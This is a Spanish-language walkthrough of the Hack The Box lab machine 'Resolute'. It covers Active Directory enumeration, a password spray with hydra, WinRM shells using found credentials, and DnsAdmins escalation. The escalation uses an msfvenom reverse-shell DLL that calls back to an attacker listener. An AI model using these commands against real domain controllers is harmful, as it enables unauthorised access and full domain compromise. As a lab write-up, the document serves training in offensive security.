



Resolute

OS:  Windows

Difficulty: **Medium**

Points: **30**

Release: 07 Dec 2019

IP: 10.10.10.169

Difficulty: 4.8/10

EthicalHCOP.

Una máquina entretenida que una vez mas nos hace recordar lo importante de ir a los procesos simples y de analizar todo el entorno detenidamente en búsqueda de contenido delicado que muchas veces salta a primera vista y otras las cuales hay que utilizar una linterna para ver en la oscuridad.

Reconocimiento y escaneo.

```
[root@parrot]~[/home/ethicalhackingcop/Descargas/HTB/resolute]
#nmap -p- 10.10.10.169
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-20 00:08 -05
Nmap scan report for megabank.htb (10.10.10.169)
Host is up (0.25s latency).
Not shown: 65513 closed ports
PORT      STATE SERVICE
88/tcp    open  kerberos-sec
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
389/tcp    open  ldap
445/tcp    open  microsoft-ds
464/tcp    open  kpasswd5
593/tcp    open  http-rpc-epmap
636/tcp    open  ldapssl
3268/tcp   open  globalcatLDAP
3269/tcp   open  globalcatLDAPssl
5985/tcp   open  wsman
9389/tcp   open  adws
47001/tcp  open  winrm
49664/tcp  open  unknown
```

El escaneo nmap nos revela que no hay servicios web corriendo en esta máquina pero si están corriendo varios servicios que nos indican un directorio activo. De todos los puertos listados, vamos a centrarnos en los puertos 445 (SMB) y 389 (LDAP).

Ya es común (En mis writeup) utilizar enum4linux para realizar un escaneo del servicio SMB. Entre los primeros resultados nos retorna un mensaje diciendo que el servicio permite acceso anónimo, pero al probar dicho acceso no es posible.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/resolute]
#enum4linux 10.10.10.169
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux
/ ) on Thu Dec 19 16:35:20 2019

=====
|   Target Information   |
=====
Target ..... 10.10.10.169
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
|   Enumerating Workgroup/Domain on 10.10.10.169   |
=====
[E] Can't find workgroup/domain

=====
|   Nbtstat Information for 10.10.10.169   |
=====
Looking up status of 10.10.10.169
No reply from 10.10.10.169

=====
|   Session Check on 10.10.10.169   |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at .
/enum4linux.pl line 437.
[+] Server 10.10.10.169 allows sessions using username '', password ''
```

```
[x]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/resolute]
#smbclient -L \\10.10.10.169\
Enter WORKGROUP\root's password:
Anonymous login successful

      Sharename      Type      Comment
      -----      -
SMB1 disabled -- no workgroup available
```

Lo que en realidad quiere decir ese mensaje, es que efectivamente se puede acceder a ciertos datos de manera anónima, pero no siempre significa que nos permite un acceso a los contenidos compartidos. Es decir, este mensaje nos indica que de una u otra manera se puede extraer información de la maquina de manera anónima, pero ya depende de las configuraciones del mismo, si ese acceso anónimo también nos permite acceder a los recursos compartidos o solo recolectar datos.


En este caso, a pesar de no poder enumerar los recursos compartidos, si se nos es posible enumerar los usuarios pertenecientes al AD.

```
=====
| Users on 10.10.10.169 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
index: 0x10b0 RID: 0x19ca acb: 0x00000010 Account: abigail Name: (null) Desc: (null)
index: 0xfbc RID: 0x1f4 acb: 0x00000210 Account: Administrator Name: (null) Desc: Built-in account for administering the computer/domain
main
index: 0x10b4 RID: 0x19ce acb: 0x00000010 Account: angela Name: (null) Desc: (null)
index: 0x10bc RID: 0x19d6 acb: 0x00000010 Account: annette Name: (null) Desc: (null)
index: 0x10bd RID: 0x19d7 acb: 0x00000010 Account: annika Name: (null) Desc: (null)
index: 0x10b9 RID: 0x19d3 acb: 0x00000010 Account: claire Name: (null) Desc: (null)
index: 0x10bf RID: 0x19d9 acb: 0x00000010 Account: claudie Name: (null) Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null) Desc: A user account managed by the system.
index: 0x10b5 RID: 0x19cf acb: 0x00000010 Account: felicia Name: (null) Desc: (null)
index: 0x10b3 RID: 0x19cd acb: 0x00000010 Account: fred Name: (null) Desc: (null)
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain
index: 0x10b6 RID: 0x19d0 acb: 0x00000010 Account: gustavo Name: (null) Desc: (null)
index: 0xff4 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null) Desc: Key Distribution Center Service Account
index: 0x10b1 RID: 0x19cb acb: 0x00000010 Account: marcus Name: (null) Desc: (null)
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak Desc: Account created. Password set to Welcome123!
index: 0x10c0 RID: 0x2775 acb: 0x00000010 Account: melanie Name: (null) Desc: (null)
index: 0x10c3 RID: 0x2778 acb: 0x00000010 Account: naoki Name: (null) Desc: (null)
index: 0x10ba RID: 0x19d4 acb: 0x00000010 Account: paulo Name: (null) Desc: (null)
index: 0x10be RID: 0x19d8 acb: 0x00000010 Account: per Name: (null) Desc: (null)
index: 0x10a3 RID: 0x451 acb: 0x00000210 Account: ryan Name: Ryan Bertrand Desc: (null)
index: 0x10b2 RID: 0x19cc acb: 0x00000010 Account: sally Name: (null) Desc: (null)
index: 0x10c2 RID: 0x2777 acb: 0x00000010 Account: simon Name: (null) Desc: (null)
index: 0x10bb RID: 0x19d5 acb: 0x00000010 Account: steve Name: (null) Desc: (null)
index: 0x10b8 RID: 0x19d2 acb: 0x00000010 Account: stevie Name: (null) Desc: (null)
index: 0x10af RID: 0x19c9 acb: 0x00000010 Account: sunita Name: (null) Desc: (null)
index: 0x10a7 RID: 0x19d1 acb: 0x00000010 Account: ulf Name: (null) Desc: (null)
index: 0x10c1 RID: 0x2776 acb: 0x00000010 Account: zach Name: (null) Desc: (null)
```

Dando un vistazo a dichos resultados, encontramos en uno de los usuarios un comentario indicando una contraseña. "Account created. Password set to Welcome123!", este mensaje me da a entender que todas las cuentas recién creadas se les coloca esa contraseña por defecto.

```
=====
| Users on 10.10.10.169 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
index: 0x10b0 RID: 0x19ca acb: 0x00000010 Account: abigail Name: (null) Desc: (null)
index: 0xfbc RID: 0x1f4 acb: 0x00000210 Account: Administrator Name: (null) Desc: Built-in account for administering the computer/domain
index: 0x10b4 RID: 0x19ce acb: 0x00000010 Account: angela Name: (null) Desc: (null)
index: 0x10bc RID: 0x19d6 acb: 0x00000010 Account: annette Name: (null) Desc: (null)
index: 0x10bd RID: 0x19d7 acb: 0x00000010 Account: annika Name: (null) Desc: (null)
index: 0x10b9 RID: 0x19d3 acb: 0x00000010 Account: claire Name: (null) Desc: (null)
index: 0x10bf RID: 0x19d9 acb: 0x00000010 Account: claudie Name: (null) Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null) Desc: A user account managed by the system.
index: 0x10b5 RID: 0x19cf acb: 0x00000010 Account: felicia Name: (null) Desc: (null)
index: 0x10b3 RID: 0x19cd acb: 0x00000010 Account: fred Name: (null) Desc: (null)
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain
index: 0x10b6 RID: 0x19d0 acb: 0x00000010 Account: gustavo Name: (null) Desc: (null)
index: 0xff4 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null) Desc: Key Distribution Center Service Account
index: 0x10b1 RID: 0x19cb acb: 0x00000010 Account: marcus Name: (null) Desc: (null)
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak Desc: Account created. Password set to Welcome123!
index: 0x10c0 RID: 0x2775 acb: 0x00000010 Account: melanie Name: (null) Desc: (null)
index: 0x10c3 RID: 0x2778 acb: 0x00000010 Account: naoki Name: (null) Desc: (null)
index: 0x10ba RID: 0x19d4 acb: 0x00000010 Account: paulo Name: (null) Desc: (null)
index: 0x10be RID: 0x19d8 acb: 0x00000010 Account: per Name: (null) Desc: (null)
index: 0x10a3 RID: 0x451 acb: 0x00000210 Account: ryan Name: Ryan Bertrand Desc: (null)
index: 0x10b2 RID: 0x19cc acb: 0x00000010 Account: sally Name: (null) Desc: (null)
index: 0x10c2 RID: 0x2777 acb: 0x00000010 Account: simon Name: (null) Desc: (null)
index: 0x10bb RID: 0x19d5 acb: 0x00000010 Account: steve Name: (null) Desc: (null)
```

Enumerando el servicio LDAP (puerto 389) con JXplorer, encontramos en la sección de empleados el mismo usuario listado por el enum4linux.



Sin embargo, este usuario y contraseña no es útil para acceder al sistema mediante SMB.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/resolute]
#smbclient -L \\10.10.10.169\ -U markos
Enter WORKGROUP\markos's password:
session setup failed: NT_STATUS_LOGON_FAILURE
```

Pero aprovechando el listado de usuarios entregado por enum4linux, podemos realizar un ataque de diccionario para encontrar algún posible usuario que tenga aun esta contraseña.

```
Use of uninitialized value $global workgroup in concatenation (.) or string at ./enum4linux.pl line 881.
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[ryan] rid:[0x451]
user:[marko] rid:[0x457]
user:[sunita] rid:[0x19c9]
user:[abigail] rid:[0x19ca]
user:[marcus] rid:[0x19cb]
user:[sally] rid:[0x19cc]
user:[fred] rid:[0x19cd]
user:[angela] rid:[0x19ce]
user:[felicia] rid:[0x19cf]
user:[gustavo] rid:[0x19d0]
```


Explotación de Usuario.

Para ello creamos un archivo de texto e ingresamos todos los usuarios retornados en el escaneo, vale la pena aclarar que se limpiaron todos los caracteres que no hacen parte del username.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/resolute]
#cat users.txt
Administrator
Guest
krbtgt
DefaultAccount
ryan
marko
sunita
abigail
marcus
sally
fred
angela
felicia
gustavo
ulf
stevie
claire
paulo
steve
annette
annika
per
claude
melanie
zach
simon
naoki
```

Una vez creada esta lista, utilizamos alguna herramienta para realizar el ataque de diccionario. En lo personal utilizo hydra, pero puedes utilizar la herramienta de tu preferencia.

```
[x]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/resolute]
#hydra -s 445 -L users.txt -p Welcome123! -t 16 10.10.10.169 smb
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-12-20 11:32:08
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 27 login tries (l:27/p:1), ~27 tries per task
[DATA] attacking smb://10.10.10.169:445/
[445][smb] host: 10.10.10.169 login: melanie password: Welcome123!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-12-20 11:32:29
```

Una vez finalizado el ataque, obtenemos que el usuario melanie puede ser accedido con dicha credencial

Al intentar enumerar los directorios compartidos de dicha máquina, podemos acceder con éxito mediante este usuario. Ahora la pregunta es, ¿Cómo puedo obtener una shell del sistema, teniendo en cuenta que el usuario melanie no me permite crear una shell con psexec o crackmap?

```
[*]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/resolute]
#smbclient -L \\10.10.10.169\ -U melanie
Enter WORKGROUP\melanie's password:

      Sharename      Type      Comment
      -----
ADMIN$              Disk      Remote Admin
C$                  Disk      Default share
IPC$                 IPC       Remote IPC
NETLOGON             Disk      Logon server share
SYSVOL              Disk      Logon server share
SMB1 disabled -- no workgroup available
```

Dando un vistazo a los puertos, encontré 3 puertos que me llamaron la atención.

```
5985/tcp open  wsman
9389/tcp open  adws
47001/tcp open winrm
49664/tcp open  unknown
```

5985 / WSMAN: WSMAN o Web Service for Management, es un servicio de microsoft para administración remota mediante web service.

https://docs.microsoft.com/en-us/powershell/module/microsoft.wsman.management/about/about_wsman_provider?view=powershell-6

9389 / ADWS: ADWS o Active Directory Web Service, es un servicio para administrar el directorio activo mediante un web service.

<https://blogs.msdn.microsoft.com/adpowershell/2009/04/06/active-directory-web-services-overview/>

47001 / winrm: WinRM o Windows Remote Management, es un servicio que al igual que el WSMAN su función principal es la administración del servidor de manera remota.

<https://docs.microsoft.com/en-us/windows/win32/winrm/portal>

Por sorpresa, buscando información sobre algún exploit o vuln sobre el primer puerto visto anteriormente. Note que los resultados me hablan es sobre el servicio winrm que está en el puerto 47001.

Todos Imágenes Videos Noticias Shopping Más Preferencias Herramientas

Cerca de 16,300 resultados (0.44 segundos)

Abusing Windows Remote Management (WinRM) with ...

<https://blog.rapid7.com/2012/11/08/abusing-windo...> Traducir esta página

8 nov. 2012 - **WinRM**'s sister service is called Windows Remote Shell (WinRS). ... The advantage of the **WinRM** Script Exec **exploit** module can obtain a shell ...

Winrm Shell - Pentester Notes

<https://alionder.net/winrm-shell> Traducir esta página

10 mar. 2019 - Windows Remote Management, or **WinRM**, is a Windows-native built-in remote management protocol in its simplest form that uses Simple ...

wsman exploit Archives - Pentester Notes

<https://alionder.net/tag/wsman-exploit> Traducir esta página

10 mar. 2019 - Windows Remote Management, or **WinRM**, is a Windows-native built-in remote management protocol in its simplest form that uses Simple ...

Lateral Movement – WinRM | Penetration Testing Lab

<https://pentestlab.blog/2018/05/15/lateral-moveme...> Traducir esta página

15 may. 2018 - **WinRM** stands for Windows Remote Management and is a service that allows administrators to ... 1. **exploit/windows/winrm/winrm_script_exec** ...

Luego de un buen rato de lectura e investigación sobre dichos resultados en google, encuentro que la herramienta Evil-Winrm aprovecha la apertura de dichos puertos de administración remota para acceder al servidor y obtener una shell del mismo utilizando unas credenciales válidas.

<https://www.hackplayers.com/2019/10/evil-winrm-shell-winrm-para-pentesting.html>
<https://github.com/Hackplayers/evil-winrm>

Luego de instalar dicha herramienta en nuestro sistema, la ejecutamos indicando la ip del servidor al cual conectarse junto con el usuario y contraseña válidos obtenidos en el ataque de diccionario.

```
[*]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/resolute]
#evil-winrm -i 10.10.10.169 -u melanie -p Welcome123!

Evil-WinRM shell v2.0

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\melanie\Documents> cd ..
*Evil-WinRM* PS C:\Users\melanie> cd Desktop
*Evil-WinRM* PS C:\Users\melanie\Desktop> ls

    Directory: C:\Users\melanie\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---            12/3/2019   7:33 AM             32 user.txt

*Evil-WinRM* PS C:\Users\melanie\Desktop>
```

Una vez abierta la consola de comandos, ya podemos ingresar al sistema de archivos del sistema para acceder a la bandera del usuario.

Explotación de Root.

Si listamos los directorios de la carpeta raíz, a simple vista no se ven carpetas que nos llamen la atención.

```
*Evil-WinRM* PS C:\> ls

    Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----            9/25/2019   6:19 AM         PerfLogs
d-r---            9/25/2019  12:39 PM        Program Files
d-----           11/20/2016   6:36 PM    Program Files (x86)
d-r---            12/4/2019   2:46 AM           Users
d-----            12/4/2019   5:15 AM         Windows
```


Sin embargo, al utilizar la opción -force en el comando dir o ls, nos retorna los archivos ocultos del directorio actual.

```
ls -f*Evil-WinRM* PS C:\> ls -force

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d--hs-            12/3/2019   6:40 AM             $RECYCLE.BIN
d--hsl            9/25/2019  10:17 AM      Documents and Settings
d-----            9/25/2019   6:19 AM             PerfLogs
d-r---            9/25/2019  12:39 PM        Program Files
d-----           11/20/2016   6:36 PM    Program Files (x86)
d--h--            9/25/2019  10:48 AM        ProgramData
d--h--            12/3/2019   6:32 AM      PSTranscripts
d--hs-            9/25/2019  10:17 AM        Recovery
d--hs-            9/25/2019   6:25 AM    System Volume Information
d-r---            12/4/2019   2:46 AM             Users
d-----           12/4/2019   5:15 AM             Windows
```

<https://4sysops.com/archives/powershell-transcript-record-a-session-to-a-text-file/>

Una de las carpetas que más llama la atención es la carpeta “PSTranscripts”, dicha carpeta contiene un historial de todos los comandos ejecutados y sus resultados pertenecientes a una sesión de PowerShell.

```
*Evil-WinRM* PS C:\PSTranscripts> cd 20191203
*Evil-WinRM* PS C:\PSTranscripts\20191203> ls
*Evil-WinRM* PS C:\PSTranscripts\20191203> ls -force

Directory: C:\PSTranscripts\20191203

Mode                LastWriteTime         Length Name
----                -
-arh- -            12/3/2019   6:45 AM      3732 PowerShell_transcript
.RESOLUTE.OJuoBGhU.20191203063201.txt
```

Al revisar el contenido de dicho archivo de texto, efectivamente encontramos la ejecución de varios comandos y su resultado. En uno de estos comandos, se evidencia el nombre de un usuario y de una contraseña.

```
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
*****
Command start time: 20191203063455
*****
PS>TerminatingError(): "System error."
>> CommandInvocation(Invoke-Expression): "Invoke-Expression"
>> ParameterBinding(Invoke-Expression): name="Command"; value="-join($id,'PS ',$(whoami)
,'@',$env:computername,' ',$(gi $pwd).Name),'> ')"
if (!$?) { if($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 } }"
>> CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="Stream"; value="True"
*****
Command start time: 20191203063455
*****
PS>ParameterBinding(Out-String): name="InputObject"; value="PS megabank\ryan@RESOLUTE Do
cuments> "
PS megabank\ryan@RESOLUTE Documents>
*****
Command start time: 20191203063515
*****
PS>CommandInvocation(Invoke-Expression): "Invoke-Expression"
>> ParameterBinding(Invoke-Expression): name="Command"; value="cmd /c net use X: \\fs01\
backups ryan Serv3r4Admin4cc123!"

if (!$?) { if($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 } }"
>> CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="Stream"; value="True"
*****
```

Si deseamos comprobar dicha contraseña con el listado de usuarios anteriormente obtenidos, utilizamos el comando de hydra anteriormente ejecutado y le cambiamos la contraseña por la recién capturada. Dándonos como resultado el mismo usuario en el script.

```
[root@parrot]~/home/ethicalhackingcop/Descargas/HIB/resolute]
#hydra -s 445 -L users.txt -p Serv3r4Admin4cc123! -t 16 10.10.10.169 smb
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service
organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-12-20 18:48:31
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 27 login tries (l:27/p:1), ~27 tries per
task
[DATA] attacking smb://10.10.10.169:445/
[445][smb] host: 10.10.10.169 login: ryan password: Serv3r4Admin4cc123!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-12-20 18:48:50
```


Así que accedemos con este nuevo usuario usando el servicio de winrm.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/resolute]
#evil-winrm -i 10.10.10.169 -u ryan -p Serv3r4Admin4cc123!

Evil-WinRM shell v2.0

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\ryan\Documents>
```

En la escalación de privilegios de windows, el comando "whoami /all" es un comando que nos entrega información muy valiosa sobre el objetivo, ya que entrega información de los grupos a los que pertenece, los privilegios del usuario y otra información adicional.

```
*Evil-WinRM* PS C:\Users\ryan\Documents> whoami /ALL

USER INFORMATION
-----

User Name      SID
=====
megabank\ryan S-1-5-21-1392959593-3013219662-3596683436-1105

GROUP INFORMATION
-----

Group Name      Attributes                Type                SID
=====
Everyone        Mandatory group, Enabled by default, Enabled group      Well-known group S-1-1-0
BUILTIN\Users    Alias                      S-1-5-32-545
BUILTIN\Pre-Windows 2000 Compatible Access Alias          S-1-5-32-554
BUILTIN\Remote Management Users    Alias                      S-1-5-32-580
NT AUTHORITY\NETWORK                  Well-known group S-1-5-2
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11
NT AUTHORITY\This Organization        Well-known group S-1-5-15
MEGABANK\Contractors                  Group                      S-1-5-21-1392959593-3013219662-3596683436-1103
19662-3596683436-1103 Mandatory group, Enabled by default, Enabled group
```



```

MEGABANK\Contractors          Group          S-1-5-21-1392959593-30132
19662-3596683436-1103 Mandatory group, Enabled by default, Enabled group
MEGABANK\DnsAdmins            Alias          S-1-5-21-1392959593-30132
19662-3596683436-1101 Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10
Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label          S-1-16-8192



PRIVILEGES INFORMATION
-----
Privilege Name                Description                State
=====
SeMachineAccountPrivilege     Add workstations to domain Enabled
SeChangeNotifyPrivilege       Bypass traverse checking   Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled






USER CLAIMS INFORMATION
-----
User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\rvan\Documents>

```

Buscando en google sobre estos grupos, se encuentra que en varios resultados nos indica sobre la posible escalada de privilegios a través de dicho grupo.

 Todos
  Videos
  Imágenes
  Noticias
  Maps
 Más
 Preferencias
 Herramientas

Cerca de 6,270 resultados (0.31 segundos)

From DNSAdmins to Domain Admin, When DNSAdmins is ...

<https://adsecurity.org> > ... [Traducir esta página](#)

11 oct. 2018 - From **DNSAdmins** to Domain Admin, When **DNSAdmins** is More than Just ...
Although this is certainly not a security **vulnerability** (so no panic is ...

From DnsAdmins to SYSTEM to Domain Compromise - Red ...

<https://ired.team> > active-directory-kerberos-abuse > from-dnsadmins-to-syst...

In this lab I'm trying to get code execution with SYSTEM level privileges on a DC that runs a DNS service as originally researched by Shay Ber here. The attack ...

Abusing DNSAdmins privilege for ... - Lab of a Penetration Tester

www.labofapenetrationtester.com > 2017/05 > abusing... [Traducir esta página](#)

10 may. 2017 - Abusing **DNSAdmins** privilege for escalation in Active Directory ... recommend them over memory corruption **exploits** during my training as well.

<https://ired.team/offensive-security-experiments/active-directory-kerberos-abuse/from-dnsadmins-to-system-to-domain-compromise>

<https://github.com/kazkansouh/DNSAdmin-DLL>

<https://teckk2.github.io/exploits/2018/05/31/Bypass-AV-using-Impacket-SmbServer.html>

Para la escalada de privilegios, se realizará un ataque de DLL injection abusando del servicio DNS del DC (Domain Controller) que está corriendo bajo el admin.

Lo primero es crear el archivo dll malicioso que será reemplazado por el original, para ello hacemos uso de msfvenom indicando el payload , arquitectura de la máquina, host y puerto remoto para conectarse.

```
[root@parrot]~/home/ethicalhackingcop/Descargas/HTB/resolute
#msfvenom -p windows/x64/shell_reverse_tcp -a x64 LHOST=10.10.14.254 LPORT=4455
-b \x00\x0a\x0d -f dll > ethcop.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 3 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=50, char=0x61)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 503 (iteration=0)
x64/xor chosen with final size 503
Payload size: 503 bytes
Final size of dll file: 5120 bytes
```

De igual manera, dejamos nuestra máquina a la escucha en el mismo puerto configurado en el archivo malicioso.

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.14.254
LHOST => 10.10.14.254
msf5 exploit(multi/handler) > set LPORT 4455
LPORT => 4455
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.10.14.254     yes       The listen address (an interface may be specified)
  LPORT  4455             yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name           Current Setting  Required  Description
  ----           -
  EXITFUNC       process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST          10.10.14.254    yes       The listen address (an interface may be specified)
  LPORT          4455            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target
```


Dádonos como resultado la ejecución del archivo malicioso y una shell reversa en nuestro puerto a la escucha.

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.254:4455
[*] Command shell session 1 opened (10.10.14.254:4455 ->
10.10.10.169:54825) at 2019-12-24 02:02:08 -0500
```

```
C:\Windows\system32>cd /
cd /
```

```
C:\Users\Administrator\Desktop>whoami
whoami
nt authority\system
```